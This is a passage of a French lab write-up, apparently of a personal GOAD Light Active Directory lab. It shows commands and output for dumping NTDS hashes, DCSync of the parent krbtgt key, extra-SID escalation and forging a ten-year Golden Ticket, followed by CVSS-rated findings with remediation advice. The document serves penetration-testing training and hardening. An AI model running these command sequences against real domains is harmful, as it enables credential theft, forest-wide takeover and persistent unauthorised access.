SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING
cersei.lannister:1115:...:c247f62516b53893c7addcf8c349954b:::
[...]
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING
KINGSLANDING$:1002:...:260c0a8996e3fed2841ee14f7c3e2e48:::
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING
NORTH$:1105:...:4d13bbbe336441b17b4ca76509f36fd2:::
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING  [+] Dumped 18 NTDS hashes
```

La frontière de domaine est franchie : on détient maintenant l'empreinte NT de l'**Administrator du domaine racine** `sevenkingdoms.local` → `c66d72021a2d4744409969a581a1705e`. L'Extra-SID *Enterprise Admins* a bien fait son office.

10 Persistance : Golden Ticket de la forêt

Le domaine parent est compromis. On le vérifie, puis on met en place une **persistance durable** au niveau de la racine de la forêt.

```
[Oct 23, 2026 - 13:13:14 (UTC)] exegol-goad /workspace # nxc smb
kingslanding.sevenkingdoms.local -u 'Administrator' -H 'c66d72021a2d4744409969a581a1705e'
SMB  192.168.10.10  445  KINGSLANDING  [+] sevenkingdoms.local\Administrator:c66d72021a...
(admin)
```

Pour forger un **Golden Ticket** valable sur `sevenkingdoms.local`, il faut la clé du **krbtgt du domaine parent**. On la récupère par DCSync avec l'empreinte de l'Administrator racine.

```
[Oct 23, 2026 - 13:28:21 (UTC)] exegol-goad /workspace # secretsdump.py
'sevenkingdoms.local/administrator@192.168.10.10' -hashes
':c66d72021a2d4744409969a581a1705e' -just-dc
[...]
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-
sha1-96:aa60e5844775975cbca08717a7fcbc738789a64117bcf0bd80f33a3b1d581cfa
krbtgt:aes128-cts-hmac-sha1-96:e75d65fe74d67d9e746eb7b20f3b4e5e
krbtgt:des-cbc-md5:73329170c47c6880
[...]
```

On forge alors le **Golden Ticket** directement sur le domaine racine (plus besoin d'Extra-SID, on est désormais natif du parent).

```
[Oct 23, 2026 - 13:28:38 (UTC)] exegol-goad /workspace # ticketer.py -aesKey
aa60e5844775975cbca08717a7fcbc738789a64117bcf0bd80f33a3b1d581cfa -domain
"sevenkingdoms.local" -domain-sid S-1-5-21-3825815353-3103672020-2823538000 -user-id 500
Administrator
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for sevenkingdoms.local/Administrator
[*] Saving ticket in Administrator.ccache
```

Vérification du ticket forgé : royaume `SEVENKINGDOMS.LOCAL`, groupes 512/518/519/520, durée de vie de ~10 ans.

```
[Oct 23, 2026 - 13:31:04 (UTC)] exegol-goad /workspace # describeTicket.py
Administrator.ccache --aes aa60e5844775975c...
[*] User Name       : Administrator
[*] User Realm      : SEVENKINGDOMS.LOCAL
[*] Service Name    : krbtgt/SEVENKINGDOMS.LOCAL
[*] End Time        : 20/10/2036 13:30:19 PM
[*] Groups (decoded): (513) Domain Users
[*]                   (512) Domain Admins
[*]                   (520) Group Policy Creator Owners
[*]                   (518) Schema Admins
[*]                   (519) Enterprise Admins
[*] Logon Domain SID: S-1-5-21-3825815353-3103672020-2823538000
```

Avec ce ticket, on dispose d'un accès **Enterprise Admins** sur l'ensemble de la forêt, réutilisable tant que la clé krbtgt du domaine parent n'est pas réinitialisée (deux fois). **L'objectif de GOAD Light est atteint : compromission totale de la forêt.**

11 Conclusion & recommandations

Chemin d'attaque (kill chain)

```
[Anonyme sur le réseau]
        |
        |  LLMNR / NBT-NS / mDNS poisoning (Responder)
        v
NetNTLMv1 capturé  --->  cassage hashcat  --->  robb.stark : sexywolfy
        |
        |  robb.stark ∈ Administrators@NORTH  (BloodHound)
        v
DCSync WINTERFELL (.11)  --->  Administrator NORTH + clé krbtgt NORTH
        |
        |  TGT inter-royaume + Extra-SID 519 (Enterprise Admins du parent)
        v
DCSync KINGSLANDING (.10)  --->  Administrator + krbtgt SEVENKINGDOMS
        |
        |  Golden Ticket (krbtgt du domaine racine)
        v
[Enterprise Admin — contrôle total de la forêt]
```

Aucune de ces étapes ne repose sur un *exploit* logiciel : tout le chemin exploite des **configurations par défaut ou laxistes** qui, mises bout à bout, suppriment la frontière entre un attaquant anonyme et l'Enterprise Admin.

Recommandations prioritaires

#	Faiblesse	Recommandation
1	LLMNR / NBT-NS / mDNS	Désactiver ces protocoles de résolution hérités par GPO ; s'appuyer uniquement sur un DNS correctement configuré.
2	NetNTLMv1	Interdire NTLMv1 (`LmCompatibilityLevel = 5`) ; viser à terme l'extinction de NTLM au profit de Kerberos.
3	Mot de passe faible	Politique de mots de passe robustes, interdiction des mots de passe des fuites publiques, audit régulier.
4	Signature SMB désactivée (.22)	Activer et **exiger** la signature SMB sur tous les hôtes pour couper le relais NTLM.
5	Énumération invité / RID cycling	Désactiver le compte Guest, restreindre l'énumération anonyme (RestrictAnonymous / accès distant SAM).
6	Droits excessifs (robb.stark admin)	Appliquer le moindre privilège ; un utilisateur standard ne doit jamais être membre d'Administrators. Tiering administratif.
7	Escalade child-to-parent (SID History)	Considérer le domaine comme la frontière de sécurité réelle : un domaine ≠ une limite de sécurité dans une forêt. Surveiller les Extra-SID anormaux.
8	Golden Ticket / krbtgt	Surveiller les TGT à durée anormale ; en cas de compromission, réinitialiser **deux fois** le mot de passe de krbtgt.

Remarque

L'empreinte d'`eddard.stark`, également capturée en NTLMv1, n'a pas été cassée (absente des wordlists utilisées). Elle aurait pu être traitée via un service de *rainbow tables* DES dédié au NTLMv1 (ex. `crack.sh`) pour récupérer directement l'empreinte NT sans attaque par dictionnaire — piste non poursuivie ici puisque `robb.stark` suffisait.

12 Vulnérabilités identifiées

C1: Droits excessifs : utilisateur standard membre des Administrators (DCSync)	
Score	9.9 (Critique)
Vecteur CVSS	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Cible(s)	• WINTERFELL (192.168.10.11) • Domaine north.sevenkingdoms.local
Références	https://attack.mitre.org/techniques/T1003/006/

Résumé

Le compte utilisateur `robb.stark` est membre du groupe **Administrators** du domaine NORTH. Il dispose donc des droits de réplication (**DCSync**) et peut extraire l'intégralité des secrets de l'annuaire, dont le compte **krbtgt**.

Détails

BloodHound révèle l'appartenance anormale :

```
ROBB.STARK@NORTH... Member Of:
   - ADMINISTRATORS@NORTH.SEVENKINGDOMS.LOCAL
```

Le DCSync via `secretsdump.py` livre alors toutes les empreintes NT et clés Kerberos du domaine :

```
secretsdump.py 'north.sevenkingdoms.local/robb.stark:sexywolfy@192.168.10.11' -just-dc-ntlm
Administrator:500:...:dbd13e1c4e338284ac4e9874f7de6ef4:::
krbtgt:502:...:391214b34f5437107eddcb95ed0e8c61:::
```

Un simple mot de passe faible se transforme ainsi en compromission totale du domaine enfant.

Recommandation

- Appliquer le **moindre privilège** : aucun compte utilisateur nominatif ne doit être membre d'Administrators/Domain Admins.
- Mettre en place un **modèle en tiers** (Tier 0/1/2) et des comptes d'administration dédiés.
- Auditer périodiquement les appartenances aux groupes privilégiés et les droits de réplication (DS-Replication-Get-Changes*).

H1: Authentification NetNTLMv1 autorisée (cassable)	
Score	8.7 (Élevée)
Vecteur CVSS	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N
Cible(s)	• WINTERFELL (192.168.10.11) • Domaine north.sevenkingdoms.local
Références	• https://attack.mitre.org/techniques/T1550/ • https://crack.sh/

Résumé

Les hôtes acceptent de s'authentifier en **NetNTLMv1**, une version héritée du protocole qui utilise DES et un challenge faible. Les empreintes NetNTLMv1 sont cassables par dictionnaire et, surtout, **convertibles en empreinte NT** via des tables DES, indépendamment de la robustesse du mot de passe.

Détails

Les empreintes capturées via Responder sont de type NetNTLMv1 (challenge statique `1122334455667788`) :

```
robb.stark::NORTH:99F8171DF41AF9BA00000000000000000000000000000000:8FAC31EAA2F248C34F31FA649
A50B1BD058452CCD18DF678:1122334455667788
```

Le cassage avec hashcat (`-m 5500`) + `rockyou` retrouve le mot de passe de `robb.stark` en moins d'une seconde. Même sans mot de passe faible, NetNTLMv1 avec challenge connu permet de récupérer directement l'empreinte NT (service type `crack.sh`), ce qui rend la robustesse du mot de passe quasi indifférente.

Recommandation

- Interdire NTLMv1 et LM : `LmCompatibilityLevel = 5` (n'envoyer/accepter que NTLMv2) via GPO.
- Auditer puis réduire l'usage de NTLM au profit de Kerberos (*Restrict NTLM* en audit puis en blocage).
- Ajouter les comptes sensibles au groupe *Protected Users* (qui interdit NTLM et DES pour ces comptes).

H2: Empoisonnement LLMNR / NBT-NS / mDNS	
Score	8.0 (Élevée)
Vecteur CVSS	CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N
Cible(s)	• 192.168.10.0/24 (segment interne) • WINTERFELL (192.168.10.11)
Références	• https://attack.mitre.org/techniques/T1557/001/ • https://www.orange-cyberdefense.com/fr/insights/blog

Résumé

Les protocoles de résolution de noms hérités **LLMNR**, **NBT-NS** et **mDNS** sont actifs sur le réseau. Lorsqu'une résolution DNS échoue, les hôtes interrogent tout le segment en diffusion, ce qu'un attaquant peut usurper pour se faire passer pour la ressource demandée et capturer une authentification.

Détails

En écoute passive (`responder -I eth0 -A`), WINTERFELL (`.11`) émet en continu des requêtes LLMNR/NBT-NS/mDNS pour des noms inexistants (`BRAVOS`, `Meren`…).

```
[Analyze mode: LLMNR] Request by 192.168.10.11 for Meren, ignoring
[Analyze mode: NBT-NS] Request by 192.168.10.11 for BRAVOS, ignoring
```

En mode actif, Responder répond à ces requêtes et force la victime à s'authentifier vers l'attaquant, livrant des empreintes challenge/réponse de `NORTH\eddard.stark` et `NORTH\robb.stark`. C'est le point d'entrée initial de toute la chaîne de compromission.

Recommandation

- Désactiver LLMNR (GPO *Turn off multicast name resolution*), NBT-NS (sur les interfaces / par DHCP option 001) et mDNS.
- S'assurer que la résolution de noms repose exclusivement sur un DNS interne correctement configuré (entrées et suffixes corrects pour éviter les échecs qui déclenchent le broadcast).
- Surveiller le trafic LLMNR/NBT-NS anormal (détection de Responder).

H3: Escalade child-to-parent via SID History (Extra-SID Enterprise Admins)	
Score	8.0 (Élevée)
Vecteur CVSS	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Cible(s)	• KINGSLANDING (192.168.10.10) • Forêt sevenkingdoms.local
Références	• https://attack.mitre.org/techniques/T1134/005/ • https://adsecurity.org/?p=1640

Résumé

Au sein d'une forêt, la compromission du domaine enfant permet de compromettre le domaine parent : un TGT forgé dans l'enfant peut embarquer un **Extra-SID** du groupe **Enterprise Admins** du parent. En l'absence de *SID filtering* sur le trust intra-forêt, ce SID est honoré et accorde les droits d'administration de la forêt.

Détails

Avec la clé krbtgt de NORTH, on forge un TGT pour l'Administrator enfant en ajoutant l'Extra-SID `...-519` (Enterprise Admins) du parent :

```
ticketer.py -aesKey <krbtgt_NORTH_aes256> -domain north.sevenkingdoms.local \
  -domain-sid S-1-5-21-2788788549-859446197-2991521553 \
  -extra-sid S-1-5-21-3825815353-3103672020-2823538000-519 -user-id 500 Administrator
```

`describeTicket.py` confirme la présence du RID 519. Le DCSync sur KINGSLANDING réussit alors (via NetExec `--use-kcache`), livrant les secrets du domaine racine, dont l'Administrator (`c66d72021a...`) et le krbtgt du parent. La frontière de domaine est franchie.

Recommandation

- Considérer la **forêt**, et non le domaine, comme la véritable frontière de sécurité : ne pas répartir des niveaux de confiance différents entre domaines d'une même forêt.
- Protéger les contrôleurs de domaine et les comptes krbtgt comme des actifs Tier 0.
- Surveiller les tickets Kerberos porteurs d'Extra-SID inhabituels et les anomalies de PAC.

H4: Persistance Kerberos : Golden Ticket (compromission du krbtgt)	
Score	8.0 (Élevée)
Vecteur CVSS	CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Cible(s)	• KINGSLANDING (192.168.10.10) • Forêt sevenkingdoms.local
Références	https://attack.mitre.org/techniques/T1558/001/

Résumé

La récupération de la clé du compte **krbtgt** du domaine racine permet de forger des **Golden Tickets** : des TGT arbitraires, pour n'importe quel utilisateur et groupe, valables tant que la clé krbtgt n'est pas réinitialisée. C'est une persistance durable au niveau de la forêt.

Détails

Après DCSync du domaine parent, on forge un Golden Ticket Administrator sur `sevenkingdoms.local` :

```
ticketer.py -aesKey <krbtgt_SEVENKINGDOMS_aes256> -domain sevenkingdoms.local \
  -domain-sid S-1-5-21-3825815353-3103672020-2823538000 -user-id 500 Administrator
```

Le ticket forgé (vérifié via `describeTicket.py`) embarque Domain Admins, Schema Admins et Enterprise Admins, avec une durée de vie de ~10 ans. Il donne un accès complet et réutilisable à la forêt.

Recommandation

- Protéger strictement les contrôleurs de domaine (seul endroit d'où le krbtgt est extractible).
- En cas de suspicion de compromission, **réinitialiser deux fois** le mot de passe de krbtgt (avec un délai), pour tous les domaines concernés.
- Surveiller les TGT à durée de vie anormale et les incohérences de PAC (signatures), et limiter la durée de vie des tickets par GPO.

H5: Signature SMB désactivée sur le serveur membre CASTELBLACK	
Score	8.0 (Élevée)
Vecteur CVSS	CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:N
Cible(s)	CASTELBLACK (192.168.10.22)
Références	https://attack.mitre.org/techniques/T1557/001/

Résumé

Le serveur membre **CASTELBLACK** n'exige pas la signature SMB (`signing:False`). Un attaquant en position d'homme du milieu peut **relayer** une authentification NTLM capturée vers cet hôte sans la casser.

Détails

Le balayage initial l'indique explicitement :

```
SMB  192.168.10.22  445  CASTELBLACK  [*] ... (signing:False) (SMBv1:None)
```

Couplé à la présence de **MS-RPRN** (Spooler) relevée par `rpcdump.py` et aux authentifications machine qui circulent, cet hôte constitue une cible de relais NTLM réaliste (coercition via PrinterBug puis relais vers `.22`). Cette voie n'a pas été exploitée dans ce write-up mais représente un chemin alternatif d'accès initial.

Recommandation

- Activer et **exiger** la signature SMB (`RequireSecuritySignature = 1`) sur tous les serveurs et postes, via GPO.
- Désactiver le service Spooler sur les serveurs qui n'en ont pas besoin (atténue PrinterBug).
- Exiger EPA/signing LDAP côté contrôleurs de domaine.

H6: Mot de passe utilisateur faible (présent dans les fuites publiques)	
Score	7.5 (Élevée)
Vecteur CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Cible(s)	north.sevenkingdoms.local\robb.stark
Références	https://attack.mitre.org/techniques/T1110/002/

Résumé

Le compte `robb.stark` utilise le mot de passe **`sexywolfy`**, présent dans la wordlist publique `rockyou`. Combiné à la capture NetNTLMv1, il tombe instantanément en cassage hors-ligne.

Détails

```
hashcat -m 5500 roob.txt /usr/share/wordlists/rockyou.txt --show
robb.stark::NORTH:...:...:1122334455667788:sexywolfy
```

Le compte s'avère de surcroît membre du groupe **Administrators** du domaine (cf. vulnérabilité dédiée), ce qui transforme un simple mot de passe faible en compromission complète du domaine enfant.

Recommandation

- Imposer une politique de mots de passe robustes (longueur, complexité, phrases de passe).
- Bloquer les mots de passe présents dans les listes de fuites (ex. *Azure AD Password Protection* ou équivalent on-prem).
- Auditer régulièrement l'annuaire (cassage interne contrôlé) pour détecter les mots de passe faibles.

M1: Énumération via compte invité et RID cycling	
Score	5.3 (Moyenne)
Vecteur CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Cible(s)	• CASTELBLACK (192.168.10.22) • Domaine north.sevenkingdoms.local
Références	https://attack.mitre.org/techniques/T1087/002/

Résumé

CASTELBLACK accepte une authentification **invité** avec n'importe quel nom d'utilisateur et un mot de passe vide. Cet accès permet d'énumérer les partages, puis de reconstituer la liste des utilisateurs et groupes du domaine par **RID cycling**.

Détails

```
[+] Server allows authentication via username 'tznvajdb' and password ''
```

À partir de cet accès, on liste 5 partages (dont un en écriture) et on énumère les comptes du domaine NORTH via le SID `S-1-5-21-2788788549-859446197-2991521553` :

```
[+] Found user 'NORTH\Administrator' (RID 500)
[+] Found user 'NORTH\krbtgt' (RID 502)
...
```

Cette information de reconnaissance alimente directement les étapes suivantes (ciblage des comptes, préparation des attaques Kerberos).

Recommandation

- Désactiver le compte **Guest** et l'accès invité SMB.
- Restreindre l'énumération anonyme/distante de SAM (`RestrictAnonymous`, `RestrictRemoteSAM`).
- Limiter les partages accessibles largement et retirer les droits d'écriture non nécessaires.

13 Avertissement

Ce document est un write-up réalisé dans un environnement de laboratoire personnel (GOAD Light), à des fins strictement pédagogiques et d'auto-formation. L'ensemble des machines, comptes, mots de passe, empreintes et clés présentés appartiennent à ce lab jetable et n'ont aucune validité en dehors de celui-ci. Les techniques décrites ne doivent être employées que sur des systèmes dont on détient l'autorisation explicite.

A Annexes

A.1 Outils utilisés

Outil	Usage
NetExec (nxc)	Balayage SMB, RID brute, pass-the-hash, DCSync (`--ntds`), Kerberos (`--use-kcache`)
enum4linux-ng	Énumération SMB (partages, utilisateurs, RID cycling)
rpcdump.py (Impacket)	Énumération des interfaces RPC exposées
Responder	Écoute et empoisonnement LLMNR/NBT-NS/mDNS
hashcat	Cassage hors-ligne des empreintes NetNTLMv1 (`-m 5500`)
BloodHound CE (`bloodhound-ce.py`)	Cartographie des relations du domaine
secretsdump.py (Impacket)	DCSync / extraction NTDS
ticketer.py (Impacket)	Forge de TGT (inter-royaume, Golden Ticket)
describeTicket.py (Impacket)	Inspection des tickets Kerberos (.ccache)

Plateforme : conteneur **Exegol** (`exegol-goad`).